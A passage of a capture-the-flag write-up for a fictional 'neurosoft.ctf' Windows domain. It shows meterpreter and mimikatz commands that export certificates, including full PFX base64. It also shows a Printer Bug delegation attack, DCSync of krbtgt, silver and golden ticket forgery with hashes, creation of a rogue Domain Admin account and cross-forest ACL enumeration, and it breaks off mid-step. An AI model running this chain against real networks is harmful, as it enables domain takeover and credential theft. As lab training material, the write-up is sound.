neurodevdb
tempdb

select table_name, column_name from neurodevdb.information_schema.columns
GO

table_name       column_name
------------------------------------------------------------------------------
DevChipTargets   ChipVesion
DevChipTargets   ImplantPass
DevChipTargets   Name

(3 rows affected)

USE neurodevdb
select * from DevChipTargets
GO

Changed database context to 'neurodevdb'.
Name                                               ChipVesion ImplantPass
-------------------------------------------------- ---------- --------------------------------------------------
Serenity Cunningham                                       1.0 31xKOjmqrGhF5plExKwB
Usaamah Barron                                            0.9 YJmi6v9qH5rFiioZW5oh
Oriana Sheldon                                            1.0 31xKOjmqrGhF5plExKwB
Juliet Regan                                              1.1 gvSzEbzwy3665PlMgJkz
Manahil Butt                                              1.0 31xKOjmqrGhF5plExKwB
Charly Farrow                                             2.0 DMB6sYhEWd7SvzcKZqhv
Andreas Welsh                                             1.1 gvSzEbzwy3665PlMgJkz
Daanyal Obrien                                            1.1 gvSzEbzwy3665PlMgJkz
Campbell Barber                                           1.0 31xKOjmqrGhF5plExKwB
Kaan Prince                                               0.9 YJmi6v9qH5rFiioZW5oh
Renesmee Cardenas                                         1.0 31xKOjmqrGhF5plExKwB
Caelan Mullen                                             0.9 YJmi6v9qH5rFiioZW5oh
Zacharias Wilkerson                                       0.9 YJmi6v9qH5rFiioZW5oh
Esmay Eastwood                                            1.1 gvSzEbzwy3665PlMgJkz
Roberta Cotton                                            1.1 gvSzEbzwy3665PlMgJkz
Piper Burrows                                             1.0 31xKOjmqrGhF5plExKwB
Deborah Cordova                                           2.0 FLAG-wVLX58txoVDIFacSsi7XBcS5lxPrQwL
Neil Worthington                                          0.9 YJmi6v9qH5rFiioZW5oh
Vivek Forrest                                             1.0 31xKOjmqrGhF5plExKwB
Finnian Mellor                                            1.1 gvSzEbzwy3665PlMgJkz
```

Solution 2 (The easy way with GUI)

This step needed to be performed from `NEUROSOFT\brandon.harper` because the encryption key for the column `ImplantPass` was in stored in his certificate hive. The player could use RDP and install `SQL Management Studio` to get the flag.

The player needed to open `SQL Management Studio` on the computer with imported certificate and add the line below in the advanced options.

```
column encryption setting=enabled
```

Then, by browsing to the database `neurodevdb`, table `devchiptarget`, the flag was in the `Deborah Cordova` entry.

Solution 3 (The hard way)

Load mimikatz module and export current user certificates.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.

meterpreter > kiwi_cmd crypto::stores
Asking for System Store 'CURRENT_USER' (0x00010000)
 0. My
 1. Root
 2. Trust
 3. CA
 4. UserDS
 5. TrustedPublisher
 6. Disallowed
 7. AuthRoot
 8. TrustedPeople
 9. ClientAuthIssuer
10. REQUEST
11. SmartCardRoot

meterpreter > kiwi_cmd crypto::certificates
 * System Store  : 'CURRENT_USER' (0x00010000)
 * Store        : 'My'

 0. Always Encrypted Auto Certificate1
 Key Container  : 7f0090a8926c247f1e72626509d63e54_c77f5831-6d76-4661-b780-6dc87636cf03
 Provider       : Microsoft RSA SChannel Cryptographic Provider
 Provider type  : RSA_SCHANNEL (12)
 Type           : AT_KEYEXCHANGE (0x00000001)
 Exportable key : YES
 Key size       : 2048

meterpreter > kiwi_cmd "\"crypto::certificates /store:my /export"\"
 * System Store  : 'CURRENT_USER' (0x00010000)
 * Store        : 'my'

 0. Always Encrypted Auto Certificate1
 Key Container  : 7f0090a8926c247f1e72626509d63e54_c77f5831-6d76-4661-b780-6dc87636cf03
 Provider       : Microsoft RSA SChannel Cryptographic Provider
 Provider type  : RSA_SCHANNEL (12)
 Type           : AT_KEYEXCHANGE (0x00000001)
```

Exportable key : YES
Key size : 2048

====================
Base64 of file : CURRENT_USER_my_0_Always Encrypted Auto Certificate1.der
====================
MIIDNjCCAh6gAwIBAgIQTtNNsGFnPaBCVegNyFeuUTANBgkqhkiG9w0BAQsFADAt
MSswKQYDVQQDDCJBbHdheXMgRW5jcnlwdGVkIEF1dG8gQ2VydGlmaWNhdGUxMB4X
DTE5MDQxNzIxMzMyMFoXDTIwMDQxNzIxMzMyMFowLTErMCkGA1UEAwwiQWx3YXlz
IEVuY3J5cHRlZCBBdXRvIENlcnRpZmljYXRlMTCCASIwDQYJKoZIhvcNAQEBBQAD
ggEPADCCAQoCggEBANHIrKwuUk+ZL24068RsxGkFhSbxUqgYKlvR0pDyUN5f4gUZ
pbkLvyB2ltep9buWcJgDOSVmx5KXq8+9AMG4WtZ1tkV0CYVCcaK61Ub6W9nXQa59
VvIXq785GLm8gjXPv4SpV4FveqUbLItkz7xqf2y2h8faP0Fl21/srM/XsLAkgtyQ
E2ZILGATWHNlXgjoeljAI/exTFyxhGFEeudorQpSD+f3dQgEe+kBugkuNxo7czIr
Ji43khnpuchQK7z5ctsloFpB7rF/UXjEG4mlqO4AxjV3/cBCruDnRIVSLEN+0Wfc
NrBTzVM7SWwhSPDK0vU5XLqKxBAy+NEmSQM9uU0CAwEAAaNSMFAwHwYDVR0lBBgw
FgYIKwYBBQUIAgIGCisGAQQBgjcKAwswHQYDVR0OBBYEFI7p3Du6iXp8KbAm63h1
vrvbiT6lMA4GA1UdDwEB/wQEAwIFIDANBgkqhkiG9w0BAQsFAAOCAQEAKqaE9HhR
4SJgIoiFoyQSSxHr/TXAuVJQJH9HlkP/fJfcMbqzwxh3qSuEBPvw6etfmSgR2n3l
UiaM1nyz1r7LX0UEw530Rwxc61nsRNZ3z4UAhn7btQxODRhYnOibENWiK5EzdE93
RGC8iiVWrL0R6S0SMMMbZaMhJNUUQ2zRjAByWa6tV+cfp1cQZN5w3EH+Gpeeay2j
9p9puUU/W0oBq2EIciTdL3VeRBVPT61oZOwnh2jLtp93v6lPEJ5xCXd2zPEThrD4
QYTUJqOf9da+CA4IzUvVT5HGR3OZEkktoQPRyubBh9V3zC8AoV1aFrZrU8Fk6C7i
Un1d4+lL6mlQdw==
====================
Public export : OK - 'CURRENT_USER_my_0_Always Encrypted Auto Certificate1.der'

====================
Base64 of file : CURRENT_USER_my_0_Always Encrypted Auto Certificate1.pfx
====================
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

```
bCxeggEbwbN4EZaYgNYJW2DSCYiu+gn8y20vmi26HtMYgXq42O2p/qp4uHi4HHMH
gCoHor1lh1XVo8y6iEzsJ5UrmbRNGfDVBLCngWdXb7spznt2TI7ipzSKHQYBi5PX
8CUf79rEJxi0+ikiRz1WFSRcaX/3rVWZwwvNZErs+/lj6QdhjyHxb5NmQPqyINFd
eyAfWf42Ec/D2PwhAVzRIUfyt84UHyyQ9uEU1ca6u6cJ7Q8rwL2dypRHB4WOAXPo
Tkag+PpcJHKnbLaMR69Iq1M2e0uzMPTJ4tbG6mXjur2j1ciaNkb6qpmnXn7Zb0gH
GMLSLUqWdDt+oxc8hRsfFCdk8tvrFkkfihKFsCfv42Rm3GFdWInLrWMFNnVkmxm+
UCA0yYGy8yMmdoRzpL8dMIyDXFaCnNF6xTZ/WV74USYwENILeW84kgz7NufX5l1z
bruefaJT0elWnYo0Zn9xFQr+hGsCO8N6rY0PfxDECpj2sYkHc7/8B7H2bpO+pCB9
02lDu3DiL5s/AStVSpKHQv2plwE3GrXJWsjDrN/c87mMOyli/gn2j1j2jTxX8OIo
+vDrx9RKMgW6VJEgoyGFo0hDUIHxbtbWg4ACaxN1unyok0XTInmVJ4GXcJn0YuW3
A2ctpG7IT/J2/DEzjdCiD0kghDYYTYH75RG13WKGeLxfesWR6X9bazjmArLUP5gd
aqSDUgQlrHguUn/hSZK80II68Oc/4w8fUUoqGUPrhkDFuKwXAomgBYSHwDXzsk1N
qFHEh2GkfbfrLFmDZT0siwwA7Rb0MDswHzAHBgUrDgMCGgQUF6hZeblohdyDcaOt
sUDjSr551GMEFM/Y652JjUrkDbB674DnzdqfHI3vAgIH0A==
====================
 Private export : OK - 'CURRENT_USER_my_0_Always Encrypted Auto Certificate1.pfx'
```

Download `CURRENT_USER_my_0_Always Encrypted Auto Certificate1.pfx`. Import this certificate on a Windows machine with `SQL Management Studios` installed.

Double click on the pfx file to launch certificate import wizard

- Store location: Current User
- Select filename
- Enter password: mimikatz
- Keep option Automaticaly select …

Then open `SQL Management studios` and add the line below in the advanced options.

```
column encryption setting=enabled
```

Then, by browsing to the database neurodevdb, table devchiptarget, the flag was in the Deborah Cordova entry.

Status at this point

```
msf5 exploit(windows/mssql/mssql_payload) > sessions -lx

Active sessions

Id Name Type Checkin? Enc? Local URI Information Connection
 — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
 1 meterpreter x64/windows 16s ago Y ? DEV\brandon @ DEV fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 ->
9000:470:beef::12:49720 (9000:470:beef::12)
 2 meterpreter x86/windows 14s ago Y ? NT AUTHORITY\SYSTEM @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8080 -> 9000:470:beef::12:49721 (9000:470:beef::12)
 3 meterpreter x64/windows 10s ago Y ? NT AUTHORITY\SYSTEM @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49722 (9000:470:beef::12)
 4 meterpreter x64/windows 55s ago Y ? NEUROSOFT\brandon.harper @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49733 (9000:470:beef::12)
 5 meterpreter x64/windows 29s ago Y ? NT AUTHORITY\SYSTEM @ SVC
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::11:54535 (9000:470:beef::11)
```

Pwn dc neurosoft ctf

Pwn dc.neurosoft.ctf

At this point, the player got SYSTEM privileges on 2 out of the 3 boxes of the *neurosoft.ctf* domain. The only remaining box was *dc.neurosoft.ctf*, the Domain Controller.

Identify Vulnerability

A common approach to compromise a DC in the industry is to compromise a user that is a member of the “Domain Admin” group. However, only Administrator was member of this group and this account was not connected anywhere. In addition, his password was neither stored in a file, nor configured in a weak manner. The player needed to be creative.

```
C:\temp>net group “Domain Admins” /domain
The request will be processed at a domain controller for domain neurosoft.ctf.

Group name Domain Admins
Comment Designated administrators of the domain

Members

— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
— — — -
Administrator
The command completed successfully.
```

The player should have already identified during the domain recon phase that *svc.neurosoft.ctf* is configured with **unconstrained delegation**.

```
meterpreter > load powershell
meterpreter > powershell_import /home/mdube/shr/git/PowerSploit/Recon/PowerView.ps1
meterpreter > powershell_shell

PS > Get-DomainComputer -Unconstrained -Properties cn,useraccountcontrol

cn                                  useraccountcontrol
--                                  ------------------
DC       SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
SVC WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

PS > Get-DomainUser -AllowDelegation -AdminCount -Properties cn,useraccountcontrol

cn                              useraccountcontrol
--                              ------------------
Administrator NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
krbtgt              ACCOUNTDISABLE, NORMAL_ACCOUNT
```

Per design, we have put in place two methods to get `Domain Admins` privileges on the domain. Unfortunately, the second method was screwed because the password of the computer account of the Domain Controller CHANGED during the preparation of the track. You will find the details below.

Method 1 — Unconstrained Delegation

Year 2018 was a rough one for Microsoft. Harmj0y made public that Forest Trusts ARE NOT security boundaries on his blog. This article demonstrates how an attacker can

NOT security boundaries on his blog. This article demonstrates how an attacker can compromise a Domain Controller by abusing **Unconstrained Delegation** (and much more).

To make it short, when a user authenticates on a server configured with **Unconstrained Delegation**, this server temporary save the user's Ticket Granting Ticket (TGT) in memory for eventual delegation purpose. Here, the player could trick *svc.neurosoft.ctf* to authenticate to *dc.neurosoft.ctf* by exploiting the **Printer Bug**. This tool could be used to trigger the attack. To read the TGT, the player could use kekeo, mimikatz or rubeus.

For detailed explanation of advanced attacks on Windows, we invite you to take a look at harmj0y's blog or PyroTek3's articles.

```
## Step 1: from dev.neurosoft.ctf and loggued as brandon.harper
## Download: https://github.com/leechristensen/SpoolSample
## Compile in Visual Studio

meterpreter > upload /payloads/SpoolSample.exe
meterpreter > shell
C:\temp>.\SpoolSample.exe dc.neurosoft.ctf svc.neurosoft.ctf

## Step 2: from svc.neurosoft.ctf and logged as SYSTEM
meterpreter > cd C:\\temp
meterpreter > upload /payloads/mimikatz/mimi_x64.exe
meterpreter > shell
C:\temp>.\mimi_x64.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::tickets /export
mimikatz # kerberos::ptt [0;2e85a]-2–0–60a10000-DC$@krbtgt-NEUROSOFT.CTF.kirbi
mimikatz # lsadump::dcsync /domain:neurosoft.ctf /user:NEUROSOFT\krbtgt

# GOLDEN!!
```

Here's the expected Output of `sekurlsa::tickets /export`.

```
…
Authentication Id : 0 ; 190554 (00000000:0002e85a)
Session : Network from 0
User Name : DC$
Domain : NEUROSOFT
Logon Server : (null)
Logon Time : 2019–04–19 11:40:48 AM
SID : S-1–5–21–2892396748–947681171–1598779583–1000

* Username : DC$
 * Domain : NEUROSOFT.CTF
 * Password : (null)

Group 0 — Ticket Granting Service

Group 1 — Client Ticket ?

Group 2 — Ticket Granting Ticket
 [00000000]
 Start/End/MaxRenew: 2019–04–19 11:37:29 AM ; 2019–04–19 9:37:29 PM ; 2019–04–26 11:37:29 AM
 Service Name (02) : krbtgt ; NEUROSOFT.CTF ; @ NEUROSOFT.CTF
 Target Name ( — ) : @ NEUROSOFT.CTF
 Client Name (01) : DC$ ; @ NEUROSOFT.CTF
 Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
 Session Key : 0x00000012 — aes256_hmac
```

```
Session Key : 0x00000012 — aes256_hmac
aac614ccf00bf4a920e7add47d2822f92e7b26389c975ae26fd4c58e8a906f3d
Ticket : 0x00000012 — aes256_hmac ; kvno = 2 […]
* Saved to file [0;2e85a]-2–0–60a10000-DC$@krbtgt-NEUROSOFT.CTF.kirbi !
…
```

Method 2 — Silver Ticket via a backup service (broken)

Steal BackupSVCUser ticket.

```
meterpreter > upload /payloads/mimikatz/mimi_x64.exe
meterpreter > shell
C:\temp>.\mimi_x64.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::tickets /export
mimikatz # kerberos::ptt [0;6f015]-2–0–60a10000-BackupSVCUser@krbtgt-NEUROSOFT.CTF.kirbi
```

Access SVCbackups on *dc.neurosoft.ctf*. Get `flag.txt` and `preDCbak` folder content.

```
C:\temp>dir \\dc.neurosoft.ctf\SVCbackups

Directory of \\dc.neurosoft.ctf\SVCbackups

2019–03–23 03:25 PM <DIR> .
2019–03–23 03:25 PM <DIR> ..
2019–03–23 03:25 PM 35 flag.txt
2019–03–23 03:23 PM <DIR> preDCbak
 1 File(s) 35 bytes
 3 Dir(s) 44,482,936,832 bytes free
```

Copy registry files from `preDCbak` folder. Extract DC machine account hash with `secretsdump.py` from impacket.

```
$ secretsdump.py -system system.save -security security.save -sam sam.save LOCAL

…
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:db26062ffbf19e6492f4baa3a5109344
…
```

To build a silver ticket, the player first needed the domain SID. He could get it either with a shell command or with PowerView.

```
# From a shell
C:\temp>whoami /user

USER INFORMATION
— — — — — — — — — —
User Name SID
neurosoft\administrator S-1–5–21–2892396748–947681171–1598779583–500


# From PowerView
PS > Get-DomainSID
```

Then, it was just a matter of assembling the pieces together. To perform a `DCSYNC` and retrieve the hash of `krbtgt`, the player needed to specify the `ldap` service.

- DC$ NTLM: db26062ffbf19e6492f4baa3a5109344
- Domain SID: S-1–5–21–2892396748–947681171–1598779583
- Domain Name: neurosoft.ctf
- Service: LDAP
- User: whatever
- ID: whatever

Then using `mimikatz`, the ticket could be forged and used to act as a DC.

```
mimikatz # kerberos::golden /admin:IPWNEDYOU /id:1106 /domain:neurosoft.ctf /sid:S-1–5–21–2892396748–947681171–1598779583 /target:dc.neurosoft.ctf /rc4:db26062ffbf19e6492f4baa3a5109344 /service:LDAP /ptt
```

```
mimikatz # lsadump::dcsync /dc:dc.neurosoft.ctf /domain:neurosoft.ctf /user:krbtgt
```

From the silver ticket, the player could escalate to a golden ticket.

- krbtgt NTLM: dd7a591aa181dc43ed2f6a509411c95f
- Domain SID: S-1–5–21–2892396748–947681171–1598779583
- Domain Name: neurosoft.ctf
- User: whatever
- ID: whatever

Then using `mimikatz`:

```
mimikatz # kerberos::golden /domain:neurosoft.ctf /sid:S-1–5–21–2892396748–947681171–1598779583 /rc4:dd7a591aa181dc43ed2f6a509411c95f /user:GetRekt /id:500 /ptt
mimikatz # exit
```

Grab a flag on DC

```
C:\temp>dir \\dc.neurosoft.ctf\c$
C:\temp>type \\dc.neurosoft.ctf\c$\flag.txt
```

Pop dc.neurosoft.ctf

By default, most network services are not enabled on Windows 2016. All tricks involving psexec and WMI did not work. The simplest approach at this point was to create a Domain Admin account and use RDP for the rest.

```
C:\temp>net user mdube FuckWindows1 /add /domain
C:\temp>net group “Domain Admins” mdube /add /domain
# Login using RDP
```

```
C:\temp>net use \\dev.neurosoft.ctf\c$
C:\temp>copy \\dev.neurosoft.ctf\c$\temp\payload_msf_x64.exe .\
C:\temp>.\payload_msf_x64.exe
```

Status at this point

```
Active sessions
===============

Id Name Type Checkin? Enc? Local URI Information Connection
 — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
 1 meterpreter x64/windows 39s ago Y ? DEV\brandon @ DEV fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 ->
9000:470:beef::12:49720 (9000:470:beef::12)
 2 meterpreter x86/windows 36s ago Y ? NT AUTHORITY\SYSTEM @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8080 -> 9000:470:beef::12:49721 (9000:470:beef::12)
 3 meterpreter x64/windows 33s ago Y ? NT AUTHORITY\SYSTEM @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49722 (9000:470:beef::12)
 4 meterpreter x64/windows 0s ago Y ? NEUROSOFT\brandon.harper @ DEV
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::12:49733 (9000:470:beef::12)
 5 meterpreter x64/windows 12s ago Y ? NT AUTHORITY\SYSTEM @ SVC
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::11:49692 (9000:470:beef::11)
 6 meterpreter x64/windows 3s ago Y ? NEUROSOFT\mdube @ DC
fd00:1337:1:0:9eeb:e8ff:fe1c:ebaf:8082 -> 9000:470:beef::10:59974 (9000:470:beef::10)
```

Recon the second AD: dc01.nsresearch.ctf

From any shell running as a domain user, the player could enumerate the trust configuration.

```
meterpreter > powershell_execute Get-NetDomainTrust
```

```
[+] Command execution completed:
```

```
SourceName TargetName TrustType TrustDirection
 — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
neurosoft.ctf nsresearch.ctf External Inbound

meterpreter > powershell_execute Invoke-MapDomainTrust
```

```
[+] Command execution completed:
```

```
SourceDomain : neurosoft.ctf
SourceSID :
TargetDomain : nsresearch.ctf
TargetSID :
TrustType : External
TrustDirection : Inbound
```

In the description field of the user `VaultAccessAdm`, the player could find a reference about OU Delegation and NSRESEARCH

about OU Delegation and NSRESEARCH.

```
PS > Get-DomainUser -Properties sAMAccountName,description

samaccountname  description
-Administrator   Built-in account for administering the computer/domain
Guest           Built-in account for guest access to the computer/domain
DefaultAccount  A user account managed by the system.
kbrandon.harper  QA / Developer
svcMoonCrackle  Service Account
BackupSVCUser   Backup service account
VaultAccessAdm  User with nsresearch Vault OU admin delegation
neil.williamson President and co-founder
jerry.compass   Developer
```

List nsresearch.ctf OUs

```
meterpreter > powershell_execute "Get-NetOU -domain nsresearch.ctf"

[+] Command execution completed:
LDAP://dc.neurosoft.ctf/OU=Domain Controllers,DC=nsresearch,DC=ctf
LDAP://dc.neurosoft.ctf/OU=TEMP,DC=nsresearch,DC=ctf
LDAP://dc.neurosoft.ctf/OU=Research,DC=nsresearch,DC=ctf
LDAP://dc.neurosoft.ctf/OU=Users,OU=Research,DC=nsresearch,DC=ctf
LDAP://dc.neurosoft.ctf/OU=Computers,OU=Research,DC=nsresearch,DC=ctf
LDAP://dc.neurosoft.ctf/OU=Vault,OU=Research,DC=nsresearch,DC=ctf
```

List permissions on nsresearch `Vault` OU.

```
meterpreter > powershell_execute "Invoke-ACLScanner -domain nsresearch.ctf -
DistinguishedName \"OU=Vault,OU=Research,DC=nsresearch,DC=ctf\""

[+] Command execution completed:

ObjectDN : OU=Vault,OU=Research,DC=nsresearch,DC=ctf
ObjectSID :
IdentitySID : S-1–5–21–2892396748–947681171–1598779583–1122
ActiveDirectoryRights : GenericAll
InheritanceType : Descendents
ObjectType : 00000000–0000–0000–0000–000000000000
InheritedObjectType : bf967aba-0de6–11d0-a285–00aa003049e2
ObjectFlags : InheritedObjectAceTypePresent
AccessControlType : Allow
IdentityReference : NEUROSOFT\VaultAccessAdm
IsInherited : False
InheritanceFlags : ContainerInherit
PropagationFlags : InheritOnly

ObjectDN : OU=Vault,OU=Research,DC=nsresearch,DC=ctf
ObjectSID :
IdentitySID : S-1–5–21–2892396748–947681171–1598779583–1122
ActiveDirectoryRights : CreateChild, DeleteChild
InheritanceType : All
ObjectType : bf967aba-0de6–11d0-a285–00aa003049e2
InheritedObjectType : 00000000–0000–0000–0000–000000000000
ObjectFlags : ObjectAceTypePresent
AccessControlType : Allow
IdentityReference : NEUROSOFT\VaultAccessAdm
IsInherited : False
InheritanceFlags : ContainerInherit
PropagationFlags : None
```

```
ObjectDN : OU=Vault,OU=Research,DC=nsresearch,DC=ctf
ObjectSID :
IdentitySID : S-1–5–21–2892396748–947681171–1598779583–1122
ActiveDirectoryRights : ReadProperty, WriteProperty
InheritanceType : Descendents
ObjectType : bf9679c0–0de6–11d0-a285–00aa003049e2
InheritedObjectType : bf967a9c-0de6–11d0-a285–00aa003049e2
ObjectFlags : ObjectAceTypePresent, InheritedObjectAceTypePresent
AccessControlType : Allow
IdentityReference : NEUROSOFT\VaultAccessAdm
IsInherited : False
InheritanceFlags : ContainerInherit
PropagationFlags : InheritOnly
```

More precisely, the player was looking for those fields.

```
meterpreter > powershell_execute “Invoke-ACLScanner -domain nsresearch.ctf -DistinguishedName \”OU=Vault,OU=Research,DC=nsresearch,DC=ctf\” | select ObjectDN,IdentityReference,ActiveDirectoryRights | format-table”
[+] Command execution completed:

ObjectDN IdentityReference ActiveDirectoryRights
— — — — — — — — — — — — — — — — — — — — -
OU=Vault,OU=Research,DC=nsresearch,DC=ctf NEUROSOFT\VaultAccessAdm GenericAll
OU=Vault,OU=Research,DC=nsresearch,DC=ctf NEUROSOFT\VaultAccessAdm CreateChild, DeleteChild
OU=Vault,OU=Research,DC=nsresearch,DC=ctf NEUROSOFT\VaultAccessAdm ReadProperty,
WriteProperty
```

In fact, the `NEUROSOFT\VaultAccessAdm` user had all privileges on the OU `OU=Vault,OU=Research,DC=nsresearch,DC=ctf`. By impersonating this user, the player could create new users in this OU. But first, what was in this OU?

```
PS > Get-DomainObject -SearchBase 'OU=Vault,OU=Research,DC=nsresearch,DC=ctf'

whencreated          : 2019-03-31 2:55:51 PM
instancetype         : 4
objectcategory       : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=nsresearch,DC=ctf
oobjectguid          : 51fcfc1c-147e-471b-8c33-dba40c72842e
whenchanged          : 2019-04-17 1:58:04 AM
name                 : Vault
dusnchanged          : 73349
objectclass          : {top, organizationalUnit}
udscorepropagationdata : {2019-04-17 1:58:04 AM, 2019-04-17 1:55:31 AM, 2019-03-31 3:16:12 PM,
2019-03-31 2:55:51 PM...}

usncreated           : 55862
gsamaccounttype      : ALIAS_OBJECT
swhenchanged         : 2019-04-23 1:40:06 AM
objectsid            : S-1-5-21-1677815563-2680413571-3634247530-1124
objectclass          : {top, group}
cusnchanged          : 78753
dname                : VaultAccess
description          : Allow access to vault
distinguishedname    : CN=VaultAccess,OU=Vault,OU=Research,DC=nsresearch,DC=ctf
whencreated          : 2019-03-23 1:19:17 AM
instancetype         : 4
objectguid           : 4e5e235f-75a4-4ed4-9f97-6016a3b1a484
objectcategory       : CN=Group,CN=Schema,CN=Configuration,DC=nsresearch,DC=ctf
```

In the OU, there was a group named `VaultAccess`. As the name suggests, members of this group were granted access to the Vault. To summarize, the player needed to impersonate `NSRESEARCH\VaultAccessAdm`, create a new user in OU `OU=Vault,OU=Research,DC=nsresearch,DC=ctf` and finally add it to the group `NSRESEARCH\VaultAccess`. Here's how the player could do it.

```
